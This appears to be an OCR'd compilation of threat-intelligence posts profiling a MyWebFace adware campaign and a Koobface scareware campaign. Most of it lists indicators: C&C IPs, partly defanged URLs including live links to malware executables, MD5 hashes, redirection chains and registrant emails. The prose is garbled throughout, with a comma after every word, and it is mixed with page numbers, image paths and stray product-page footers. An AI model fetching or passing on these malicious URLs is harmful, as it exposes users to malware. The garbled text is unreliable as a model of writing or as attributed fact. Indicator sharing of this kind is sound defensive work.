
hxxp://2sosyal-panelim.com

hxxp://sosyal-panelim.com

hxxp://darknessbayim.com

hxxp://hebobayi.com

We’ll, continue, monitoring, the, campaign, and, post, updates, as, soon, as, new, developments, take, place.



Quick links to your favorite sites:

TM, ® + © 2016 Mindspark Interactive Network, Inc. All rights reserved. An IAC Company.

Historical OSINT - Rogue MyWebFace Application Serving Adware Spotted in the Wild (2016-12-25 07:20) In, a, cybercrime, ecosystem, dominated, by, malicious, software, releases, cybercriminals, continue, actively, populating, their, botnet’s, infected, population, further, spreading, malicious, software, potentially, exposing, the, confidentiality, integrity, and, availability, of, the, affected, hosts, further, spreading, malicious, software, while, monetizing, access, to, malware-infected, hosts, largely, relying, on, the, utilization, of, affiliate-based, type, of, monetizing, scheme.

We’ve, recently, intercepted, a, currently, circulating, malicious, spam, campaign, enticing, users, into, executing, a, malicious, software, largely, relying, on, basic, visual, social, engineering, enticing, users, into, executing, a, rogue, application, potentially, exposing, the, confidentiality, integrity, and, availability, of, the, affected, host.

In, this, post, we'll, profile, the, campaign, provide, actionable, intelligence, on, the, infrastructure, behind, it, and, discuss, in-depth, the, tactics, techniques, and, procedures, of, the, cybercriminals, behind, it.

Related, malicious, domain, reconnaissance:

hxxp://mywebsearch.com - 74.113.233.48; 74.113.237.48; 66.235.119.48

hxxp://mywebface.mywebsearch.com - 74.113.233.64; 74.113.233.180

Sample, detection, rate, for, a, malicious, executable:

MD5: b32acfece8089e52fa2288cb421fa9de

87

Related, malicious, domains, known, to, have, responded, to, the, same, malicious, C &C, server, IPs (74.113.233.48; 74.113.237.48; 66.235.119.48):

hxxp://myinfo.mywebsearch.com

hxxp://dl.mywebsearch.com

hxxp://tbedits.mywebsearch.com

hxxp://celebsauce.dl.mywebsearch.com

hxxp://bfc.mywebsearch.com

hxxp://bar.mywebsearch.com

hxxp://int.search.mywebsearch.com

hxxp://inboxace.dl.mywebsearch.com

hxxp://internetspeedtracker.dl.mywebsearch.com

hxxp://mywebface.dl.mywebsearch.com

hxxp://easypdfcombine.dl.mywebsearch.com

hxxp://onlinemapfinder.dl.mywebsearch.com

hxxp://eliteunzip.dl.mywebsearch.com

hxxp://mytransitguide.dl.mywebsearch.com

hxxp://packagetracer.dl.mywebsearch.com

hxxp://myway.mywebsearch.com

hxxp://helpint.mywebsearch.com

hxxp://zwinky.dl.mywebsearch.com

hxxp://weatherblink.dl.mywebsearch.com

hxxp://videoscavenger.dl.mywebsearch.com

hxxp://videodownloadconverter.dl.mywebsearch.com

hxxp://translationbuddy.dl.mywebsearch.com

hxxp://totalrecipesearch.dl.mywebsearch.com

hxxp://televisionfanatic.dl.mywebsearch.com

hxxp://retrogamer.dl.mywebsearch.com

hxxp://myscrapnook.dl.mywebsearch.com

hxxp://myfuncards.dl.mywebsearch.com

hxxp://gamingwonderland.dl.mywebsearch.com

hxxp://dictionaryboss.dl.mywebsearch.com

hxxp://astrology.dl.mywebsearch.com

hxxp://utmtrk2.mywebsearch.com

hxxp://utm2.mywebsearch.com

hxxp://utm.trk.mywebsearch.com

hxxp://utm.mywebsearch.com

hxxp://ak.ssl.toolbar.mywebsearch.com

hxxp://www122.mywebsearch.com

hxxp://couponalert.dl.mywebsearch.com

hxxp://help.mywebsearch.com

hxxp://srchsugg.mywebsearch.com

hxxp://utm.gr.mywebsearch.com

hxxp://utmtrk.gr.mywebsearch.com

hxxp://dp.mywebsearch.com

hxxp://download.mywebsearch.com

hxxp://www64.mywebsearch.com

hxxp://filmfanatic.mywebsearch.com

hxxp://mywebface.mywebsearch.com

hxxp://fromdoctopdf.dl.mywebsearch.com

88

hxxp://www173.mywebsearch.com

hxxp://www153.mywebsearch.com

hxxp://www170.mywebsearch.com

hxxp://www176.mywebsearch.com

hxxp://www155.mywebsearch.com

hxxp://www186.mywebsearch.com

hxxp://www156a.mywebsearch.com

hxxp://www187.mywebsearch.com

hxxp://www198.mywebsearch.com

hxxp://www154.mywebsearch.com

hxxp://cfg.mywebsearch.com

hxxp://mapsgalaxy.dl.mywebsearch.com

hxxp://edits.mywebsearch.com

hxxp://www.mywebsearch.com

hxxp://enable.mywebsearch.com

hxxp://live.mywebsearch.com

hxxp://config.mywebsearch.com

hxxp://anx.mywebsearch.com

hxxp://bstat.mywebsearch.com

hxxp://updates.mywebsearch.com

hxxp://home.mywebsearch.com

hxxp://search.mywebsearch.com


hxxp://stats.mywebsearch.com

hxxp://akd.search.mywebsearch.com

hxxp://ak2.home.mywebsearch.com

hxxp://ak.search.mywebsearch.com

hxxp://ak.toolbar.mywebsearch.com



MyWebFace provides these features and web search on your **Chrome New Tab**

- Turn photos of yourself into cartoons.
- Share with friends or print out the results!
- Play fun games, plus much more!

Please read carefully: By clicking the button and installing the MyWebFace Chrome New Tab, I accept and agree to abide by the End User License Agreement and Privacy Policy.

© 2016 Mindspark Interactive Network, Inc. Terms of Service | Privacy Policy | Uninstall

All trademarks are property of their respective owners. No affiliation or endorsement is intended or implied.

Related, malicious, MD5s, known, to, have, participated, in, the, campaign: MD5: 83cdb402fcd68947f7519eaad515fa5a

MD5: 6b31cc25e68d5d008e319c4a1c8c4098

MD5: f2392d18a266f554743b495b4e71b2be

MD5: 9bcaeb5b4bdd6b9e22852a98ca630914

MD5: 4fd260e17ca40a31a7baace9af1b7db9

Once, executed, a, sample, malware, (MD5: 83cdb402fcd68947f7519eaad515fa5a), phones, back, to, the, following, C &C, server, IPs:

hxxp://178.150.139.157/search.htm

hxxp://sev2012.com/page _click.php - 141.8.224.239; 54.72.9.51; 91.220.131.33; 91.236.116.20

hxxp://62.122.107.119/install.htm

Known, to, have, responded, to, the, same, malicious, C &C, server, IPs (178.150.139.157), are, also, the, following, malicious, domains:

hxxp://cejzesu.com

hxxp://hqyibul.wuwykym.net

Related, malicious, MD5s, known, to, have, responded, to, the, same, malicious, C &C, server, IPs: MD5: c92a9961e6096eb7af3a34e9e48114f1

MD5: 25789eec9e0d4b5cdf184bf41460808e

MD5: 1a72e482e6ec352ae4c9206b92776f01

90

MD5: e22a0fd64e5b6193be655cc29ed19755

MD5: fe8a027fd45ec9621b34a20bc907fb2c

Once, executed, a, sample, malware (MD5: c92a9961e6096eb7af3a34e9e48114f1), phones, back, to, the, following, C &C, server, IPs:

http://178.150.244.54/mod2/mentalc.exe

http://178.150.139.157/mod1/mentalc.exe

Once, executed, a, sample, malware (MD5: 25789eec9e0d4b5cdf184bf41460808e), phones, back, to, the, following, C &C, server, IPs:

http://95.180.66.40/mod2/b0ber01.exe

http://91.245.79.46/mod1/b0ber01.exe

http://178.150.139.157/mod1/b0ber01.exe

Once, executed, a, sample, malware (MD5: 1a72e482e6ec352ae4c9206b92776f01), phones, back, to, the, following, C &C, server, IPs:

http://77.123.73.34/keybex4.exe

http://178.150.139.157/keybex4.exe

Once, executed, a, sample, malware (MD5: e22a0fd64e5b6193be655cc29ed19755), phones, back, to, the, following, C &C, server, IPs:

http://176.194.18.198/mod2/ozersid.exe

http://176.110.28.238/mod1/ozersid.exe

http://46.73.67.61/mod2/ozersid.exe

http://178.150.209.116/mod2/ozersid.exe

http://178.150.139.157/mod2/ozersid.exe

http://193.32.14.186/mod1/ozersid.exe

http://46.211.9.37/mod1/ozersid.exe

Once, executed, a, sample, malware (MD5: fe8a027fd45ec9621b34a20bc907fb2c), phones, back, to, the, following, C &C, server, IPs:

http://178.150.139.157/welcome.htm

http://77.122.28.206/default.htm

http://77.122.28.206/online.htm

http://mydear.name/page _umax.php

Once, executed, a, sample, malware, (MD5: 6b31cc25e68d5d008e319c4a1c8c4098), phones, back, to, the, following, C &C, server, IPs:

hxxp://cytpaxiz.us/rasta01.exe

hxxp://60.36.47.71/file.htm

hxxp://219.204.4.3/search.htm

Once, executed, a, sample, malware, (MD5: f2392d18a266f554743b495b4e71b2be), phones, back, to, the, following, C &C, server, IPs:

hxxp://46.121.221.173/start.htm

hxxp://burhyyal.epfusgy.com/calc.exe

hxxp://178.150.138.2/install.htm

Once, executed, a, sample, malware, (MD5: 9bcaeb5b4bdd6b9e22852a98ca630914), phones, back, to, the, following, C &C, server, IPs:

91

hxxp://159.224.191.47/install.htm

hxxp://109.87.184.7/setup.htm

Once, executed, a, sample, malware, (MD5: 4fd260e17ca40a31a7baace9af1b7db9), phones, back, to, the, following, C &C, server, IPs:

hxxp://178.158.237.37/welcome.htm

hxxp://178.165.13.17/home.htm

Related, malicious, MD5s, known, to, have, phoned, back, to, the, same, malicious, C &C, server, IPs (74.113.233.48):

MD5: a3470a214ec34f7a0b9330e44af80714

MD5: 31593f94936e63152d35ca682fb9ef0b

MD5: eb003b7665b34f6ed3a7944e4254ad2d

MD5: ed1c465beca9596a9031580d1093cb13

MD5: cace61ddd8f8e30cf1f52f9ad6c66578

Once, executed, a, sample, malware, phones, back, to, the, following, malicious, C &C, server, IPs:
hxxp://home.mywebsearch.com - 74.113.233.48

hxxp://akd.search.mywebsearch.com - 5.178.43.17

hxxp://ak.imgfarm.com - 90.84.60.81

hxxp://anx.mywebsearch.com - 74.113.233.187

Related, malicious, MD5s, known, to, have, responded, to, the, same, malicious, C &C, server, IPs: MD5: 11ddcf7bd806c9ef24cc84a440629e68

MD5: 8c1e63b34c678b48c63ba369239d5718

MD5: 10b4c54646567dcee605f5c36bfa8f17

MD5: 70dbce98f1d62c03317797a1dd3da151

MD5: ee00f47a51e91a1f70a5c7a0086b7220

Once, executed, a, sample, malware (MD5: 11ddcf7bd806c9ef24cc84a440629e68), phones, back, to, the, following, malicious, C &C, server, IPs:

http://78.62.197.14/online.htm

http://89.46.92.232/welcome.htm

http://89.46.92.232/login.htm

Once, executed, a, sample, malware (MD5: 8c1e63b34c678b48c63ba369239d5718), phones, back, to, the, following, malicious, C &C, server, IPs:

http://109.251.217.207/home.htm

http://109.251.217.207/login.htm

Once, executed, a, sample, malware, (MD5: 10b4c54646567dcee605f5c36bfa8f17), phones, back, to, the, following, malicious, C &C, server, IPs:

http://91.221.219.12/setup.htm

Once, executed, a, sample, malware, (MD5: 70dbce98f1d62c03317797a1dd3da151), phones, back, to, the, following, malicious, C &C, server, IPs:

http://89.229.4.22/install.htm

http://89.229.4.22/default.htm

Once, executed, a, sample, malware (MD5: ee00f47a51e91a1f70a5c7a0086b7220), phones, back, to, the, 92

following, malicious, C &C, server, IPs:

http://89.229.4.22/install.htm

http://89.229.4.22/default.htm

We’ll, continue, monitoring, the, campaign, and, post, updates, as, soon, as, new, developments, take, place.

93

Historical OSINT - Koobface Gang Utilizes, Google Groups, Serves, Scareware and Malicious Software (2016-12-25 19:58)

In, a, cybercrime, ecosystem, dominated, by, malicious, software, releases, cybercriminals, continue, actively, populating, their, botnet’s, infected, populating, successfully, affecting, hundreds, of, thousands, of, users, globally, potentially, exposing, the, confidentiality, integrity, and, availability, of, the, affected, hosts, to, a, multi-tude, of, malicious, software, further, spreading, malicious, software, further, earning, fraudulent, revenue, in, the, process, of, monetizing, access, to, malware-infected, hosts, largely, relying, on, the, utilization, of, an, affiliate-network, based, type, of, monetization, scheme.

We’ve, recently, intercepted, a, currently, circulating, malicious, spam, campaign, affecting, Google Groups, potentially, exposing, users, to, a, multi-tude, of, malicious, software, including, fake, security, software, also, known, as, scareware, further, enticing, users, into, interacting, with, the, bogus, links, potentially, exposing, their, devices, to, a, multi-tude, of, malicious, software.

In, this, post, we’ll, profile, the, campaign, provide, actionable, intelligence, on, the, infrastructure, behind, it, and, discuss, in-depth, the, tactics, techniques, and, procedures, of, the, cybercriminals, behind, it, and, establish, a, direct, connection, between, the, campaign, and, the, Koobface, gang.

Related, malicious, rogue, content, URLs, known, to, have, participated, in, the, campaign:

- anisimivachev17 - 1125 messages

- ilariongrishelev24 - 1099 messages

- yuvenaliyarzhannikov15 - 1108 messages

- burniemetheny52 - 1035 messages

- mengrug - 1090 messages

- silabobrov27 - 1116 messages

Related, malicious, URls, known, to, have, participated, in, the, campaign: hxxp://wut.im/343535

hxxp://tpal.us/wedding2

hxxp://shrtb.us/New _year _video

hxxp://snipurl.com/tx2r6

hxxp://www.tcp3.com/helga-4315

hxxp://budurl.com/egph

hxxp://flipto.com/jokes/

hxxp://rejoicetv.info/newyear

hxxp://fauz.me/?livetv

hxxp://go2.vg/funnykids

hxxp://usav.us/anecdotes

hxxp://vaime.org/joke

hxxp://theflooracle.com/mistakes

hxxp://dashurl.com/video-jokes

hxxp://www.shortme.info/smileykids/

hxxp://starturl.com/clip32112

hxxp://starturl.com/rebeca

hxxp://starturl.com/video2231

hxxp://starturl.com/funclip

hxxp://starturl.com/sexchat

hxxp://snipurl.com/tx2r6

hxxp://www.41z.com/animals

hxxp://www.rehttp.com/?smileykids

hxxp://starturl.com/adamaura

hxxp://mytinyurls.com/wfj

hxxp://budurl.com/egph

Sample, detection, rate, for, a, malicious, executable:

MD5: 1e0d06095a32645c3f57f1b4dcbcfe5c

Sample, malicious, URL, involved, in, the, campaign:

hxxp://newsekuritylist.com/index.php?affid=92600 - 213.163.89.56 - Bobby.J.Hyatt@gmail.com **Parked there are also:**

hxxp://networkstabilityinc .com - Email:

juliacanderson@pookmail.com; marcusmhuffaker@mailinator.com;

justinpnelson@dodgit.com

hxxp://indiansoftwareworld .com - Email: thelmamhandley@trashymail.com; leanngscofield@gmail.com; ernesty-gresham@trashymail.com

hxxp://antyvirusdevice

.com

-

Email:

latonyawmiller@pookmail.com;

royawiley@pookmail.com;

gracegoshea@pookmail.com; latonyawmiller@pookmail.com

hxxp://digitalprotectionservice .com - Email: clarencepfetter@trashymail.com; jamesdrobinson@pookmail.com; jamesdrobinson@pookmail.com; clarencepfetter@trashymail .com

hxxp://bestantyvirusservice

.com

-

Email:

kathrynrsmith@gmail.com;

richardbhughey@gmail.com;

joshuamwest@trashymail.com; kathrynrsmith@gmail.com

hxxp://antivirussoftrock .com - Email: michaelaturner@trashymail.com; gracemparker@trashymail.com; cliffordsfernandez@pookmail.com; michaelaturner@trashymail.com

hxxp://antywiramericasell .com - Email: Shannon.J.Ferguson@gmail.com

hxxp://antydetectivewaemergencyroom .com - Email:

brettdpetro@gmail.com; valeriejweaver@dodgit.com;

williekharris@mailinator.com; brettdpetro@gmail.com

hxxp://freeinternetvacation

.com

-

Email:

edwardmyoung@trashymail.com;

aileenasaylor@gmail.com;

williamjoverby@trashymail.com;
edwardmyoung@trashymail.com

hxxp://aolbillinghq .com - Email:

haroldamccarthy@trashymail.com;
teodoromkeller@trashymail.com; joan-

swhite@dodgit.com; haroldamccarthy@trashymail.com

hxxp://scanserviceprovider .com - Email:
rogerdmurphy@gmail.com;
charlescvalentino@mailinator.com; eliarmc-
donald@trashymail.com; rogerdmurphy@gmail.com

hxxp://securitytoolsquotes .com - Email:
thurmanepidgeon@dodgit.com; jessicapgrady@dodgit.com;
jamesmcum-mings@trashymail.com;
thurmanepidgeon@dodgit.com

hxxp://electionprogress .com - Email:

clarenceafloyd@pookmail.com; junerwurth@pookmail.com;
edjbax-

ter@gmail.com; clarenceafloyd@pookmail.com

hxxp://myantywiruslist .com - Email:
Nathan.S.Dennis@gmail.com

hxxp://antyspywarelistnow .com - Email:
James.M.Miller@gmail.com

hxxp://securitylabtoday .com - Email:
Marc.N.Torres@gmail.com

hxxp://yournecessary

.com

-

Email:

debrahbettis@gmail.com;

myracbryant@dodgit.com;

marycwilliams@dodgit.com; debrahbettis@gmail.com

hxxp://securityutilitysite .net - Email: michellemwelch@mailinator.com; charlesdfrazier@trashymail.com; rosaliejhumphrey@pookmail.com; michellemwelch@mailinator.com

hxxp://securitytoolsshop

.net

-

Email:

sarajgunter@gmail.com;

kerstinrbray@gmail.com;

keithrdeje-

sus@mailinator.com; sarajgunter@gmail.com

hxxp://securitytooledit

.net

-

Email:

byronlross@pookmail.com;

jamesslewis@mailinator.com;

leigh-

schancey@trashymail.com; byronlross@pookmail.com

hxxp://portsecurityutility .net - Email: marquettacpettit@trashymail.com; melindakbolin@pookmail.com; rhondae-hipp@mailinator.com; marquettacpettit@trashymail.com

95

Sample, detection, rate, for, a, malicious, executable:
MD5: 4a3e8b6b7f42df0f26e22faafaa0327f

MD5: 64a111acdc77762f261b9f4202e98d29

Once, executed, a, sample, malware, phones, back, to, the, following, malicious, C &C, server, IPs:
hxxp://newsekuritylist.com/in.php?affid=92600

hxxp://newsekuritylist.com/in.php?affid=92600

Sample, URL, redirection, chain:

hxxp://rejoicetv.info/newyear

- hxxp://91.207.4.19/tds/go.php?sid=3

- hxxp://liveeditionpc.net?uid=297 &pid=3 &ttl=11845621a62 - 95.169.187.216 - korn989.net; liveeditionpc.net; createpc-pcscan-korn.net

- hxxp://www1.hotcleanofyour-pc.net/p=== - 98.142.243.174 - **live-guard-forpc.net** is also parked there: **Sample, detection, rate, for, a, malicious, executable:**

MD5: 4912961c36306d156e4e2b335c51151b

Once, executed, a, sample, malware, phones, back, to, the, following, malicious, C &C, server, IPs:
hxxp://update2.pcliveguard.com/index.php?controller=hash - 124.217.251.99

hxxp://update2.pcliveguard.com/index.php?controller=microinstaller

&abbr=PCLG

&setupType=xp

&ttl=210475833d3 &pid=

hxxp://update2.pcliveguard.com/index.php?controller=microinstaller

&abbr=PCLG

&setupType=xp

&ttl=210475833d3 &pid=

hxxp://securityearth.cn/Reports/MicroinstallServiceReport.php - 210.56.53.125

Sample, URL, redirection, chain:

hxxp://garlandvenit.150m.com

- hxxp://online-style2.com

- hxxp://scanner-malware15.com/scn3/?engine=

- hxxp://scanner-malware15.com/download.php?id=328s3

Related, malicious, domains, known, to, have, participated, in, the, campaign: hxxp://eclipserisa.150m.com

hxxp://adamaura.150m.com

hxxp://hugodinah.150m.com

hxxp://roycesylvia.150m.com

hxxp://lindaagora.150m.com

hxxp://sharolynpam.150m.com

hxxp://letarebeca.150m.com

hxxp://letarebeca.150m.com

Sample, URL, redirection, chain:

hxxp://egoldenglove.com/Images/bin/movie/

- hxxp://egoldenglove.com/Images/bin/movie/Flash _Update _1260873156.exe **Once, executed, a, sample, malware, phones, back, to, the, following, malicious, C &C, server, IPs:** hxxp://2-weather.com/?pid=328s03 &sid=3593b2 &d=3 &name=Loading %20video - 66.197.160.104 -mail@tatrum-verde.com

96

hxxp://scanner-spya8.com/scn3/?engine= - info@gainweight.com -

Sample, detection, rate, for, a, malicious, executable:

MD5: bfaba92c3c0eaec61679f03ff0eb0911

Once, executed, a, sample, malware, phones, back, to, the, following, malicious, C &C, server, IPs: hxxp://91.212.226.185/download/winlogo.bmp (windowsaltserver.com)

Related, malicious, domains, known, to, have, participated, in, the, campaign: hxxp://2-coat.com - 193.104.22.202 - Email: mail@tatrum-verde.com

hxxp://2-weather.com - 193.104.22.202 - - Email: mail@tatrum-verde.com - currently embedded on Koobface-infected hosts pushing scareware

Related, malicious, domains, known, to, have, participated, in, the, campaign: hxxp://online-style2.com - 66.197.160.104 - Email: mail@tatrum-verde.com hxxp://scanner-malware15.com - Email: info@natural-health.org

Related, malicious, IPs, known, to, have, participated, in, the, campaign: hxxp://68.168.212.142

hxxp://91.212.226.97

hxxp://66.197.160.105

Parked on 68.168.212.142:

hxxp://antispywareguide20 .com - Email: contacts@vertigo.us

hxxp://antispywareguide22 .com - Email: contacts@vertigo.us hxxp://antispywareguide23 .com - Email: contacts@vertigo.us

hxxp://antispywareguide25 .com - Email: contacts@vertigo.us

hxxp://antispywareguide27 .com - Email: contacts@vertigo.us

hxxp://antispywaretools10 .com - Email: contacts@vertigo.us

hxxp://antispywaretools11 .com - Email: contacts@vertigo.us

hxxp://antispywaretools12 .com - Email: contacts@vertigo.us

hxxp://antispywaretools17 .com - Email: contacts@vertigo.us

hxxp://antispywaretools18 .com - Email: contacts@vertigo.us

hxxp://best-scan-911 .com - Email: TheodoreWTurner@live.com

hxxp://best-scan-921 .com - Email: TheodoreWTurner@live.com

hxxp://best-scan-931 .com - Email: TheodoreWTurner@live.com

hxxp://best-scan-951 .com - Email: TheodoreWTurner@live.com

hxxp://best-scan-961 .com - Email: TheodoreWTurner@live.com

hxxp://birthday-gifts2 .com - Email: TheodoreWTurner@live.com hxxp://christmasdecoration2 .com - Email: contact@trythreewish.us

hxxp://computerscanm0 .com - Email: JamesNTurner@yahoo.com

hxxp://computerscanm2 .com - Email: JamesNTurner@yahoo.com

hxxp://computerscanm4 .com - Email: JamesNTurner@yahoo.com

hxxp://computerscanm6 .com - Email: JamesNTurner@yahoo.com

hxxp://computerscanm8 .com - Email: JamesNTurner@yahoo.com

hxxp://go-scan021 .com - Email: TheodoreWTurner@live.com

hxxp://go-scan061 .com - Email: TheodoreWTurner@live.com

hxxp://go-scan081 .com - Email: TheodoreWTurner@live.com

hxxp://go-scan091 .com - Email: TheodoreWTurner@live.com

hxxp://go-scan121 .com - Email: TheodoreWTurner@live.com

hxxp://microscanner1 .com - Email: info@enigmazero.com

hxxp://micro-scanner1 .com - Email: info@enigmazero.com

hxxp://microscanner2 .com - Email: info@enigmazero.com

hxxp://micro-scanner2 .com - Email: info@enigmazero.com

hxxp://microscanner3 .com - Email: info@enigmazero.com hxxp://micro-scanner3 .com - Email: info@enigmazero.com

hxxp://microscanner4 .com - Email: info@enigmazero.com

hxxp://micro-scanner4 .com - Email: info@enigmazero.com

hxxp://microscanner5 .com - Email: info@enigmazero.com

hxxp://micro-scanner5 .com - Email: info@enigmazero.com

hxxp://micro-scannera1 .com - Email: info@enigmazero.com

hxxp://micro-scannerb1 .com - Email: info@enigmazero.com

hxxp://micro-scannerc1 .com - Email: info@enigmazero.com

hxxp://micro-scannerd1 .com - Email: info@enigmazero.com

hxxp://pc-antispyo3 .com

hxxp://pc-antispyo5 .com

hxxp://pc-antispyo6 .com

hxxp://pc-antispyo9 .com

hxxp://pc-securityv8 .com - Email: info@billBlog.com

hxxp://protect-pca1 .com

hxxp://protect-pcr1 .com

hxxp://protect-pct1 .com

hxxp://protect-pcu1 .com

hxxp://quick-antispy91 .com - Email:
williams.trio@yahoo.com

hxxp://quick-antispy92 .com - Email: williams.trio@yahoo.com

hxxp://quick-antispy93 .com - Email: williams.trio@yahoo.com

hxxp://quick-antispy95 .com - Email: williams.trio@yahoo.com

hxxp://quick-antispy99 .com - Email: williams.trio@yahoo.com

hxxp://quick-scanner2 .com - Email: williams.trio@yahoo.com

hxxp://quick-scanner4 .com - Email: williams.trio@yahoo.com

hxxp://quick-scanner6 .com - Email: williams.trio@yahoo.com

hxxp://quick-scanner77 .com - Email: williams.trio@yahoo.com

hxxp://quick-scanner78 .com - Email: williams.trio@yahoo.com

hxxp://run-scanner023 .com - Email: TheodoreWTurner@live.com

hxxp://run-scanner056 .com - Email: TheodoreWTurner@live.com

hxxp://run-scanner067 .com - Email: TheodoreWTurner@live.com

hxxp://safe-pc01 .com - Email: JamesNTurner@yahoo.com

hxxp://safe-pc02 .com - Email: JamesNTurner@yahoo.com

hxxp://safe-pc03 .com - Email: JamesNTurner@yahoo.com hxxp://safe-pc07 .com - Email: JamesNTurner@yahoo.com

hxxp://safe-pc09 .com - Email: JamesNTurner@yahoo.com

hxxp://safe-your-pc002 .com - Email: JamesNTurner@yahoo.com

hxxp://safe-your-pc004.com - Email: JamesNTurner@yahoo.com

hxxp://safe-your-pc009 .com - Email: JamesNTurner@yahoo.com

hxxp://scan-and-secure01 .com

hxxp://scan-and-secure04 .com

hxxp://scan-and-secure06 .com

hxxp://scan-and-secure07 .com

hxxp://scan-and-secure09 .com

hxxp://scan-computerab .com

hxxp://scan-computere0 .com

hxxp://scanner-malware01 .com - Email: info@natural-health.org

hxxp://scanner-malware02 .com - Email: info@natural-health.org

hxxp://scanner-malware04 .com - Email: info@natural-health.org

hxxp://scanner-malware05 .com - Email: info@natural-health.org

hxxp://scanner-malware06 .com - Email: info@natural-health.org

hxxp://scanner-malware11 .com - Email: info@natural-health.org

hxxp://scanner-malware12 .com - Email: info@natural-health.org

hxxp://scanner-malware13 .com - Email: info@natural-health.org

hxxp://scanner-malware14 .com - Email: info@natural-health.org

hxxp://scanner-malware15 .com - Email: info@natural-health.org

hxxp://securitysoftware1 .com

hxxp://securitysoftware3 .com

hxxp://securitysoftware5 .com

hxxp://securitysoftwaree .com

hxxp://securitysoftwaree7 .com

hxxp://security-softwareo1 .com

hxxp://security-softwareo5 .com

hxxp://security-softwareo7 .com

hxxp://unique-gifts2 .com - Email: contact@trythreewish.us hxxp://unusual-gifts2 .com - Email: contact@trythreewish.us

hxxp://xmas-song .com - Email: contact@trythreewish.us

Parked on 91.212.226.97; 66.197.160.105:

hxxp://best-scan-911 .com - Email: TheodoreWTurner@live.com

hxxp://best-scan-921 .com - Email: TheodoreWTurner@live.com

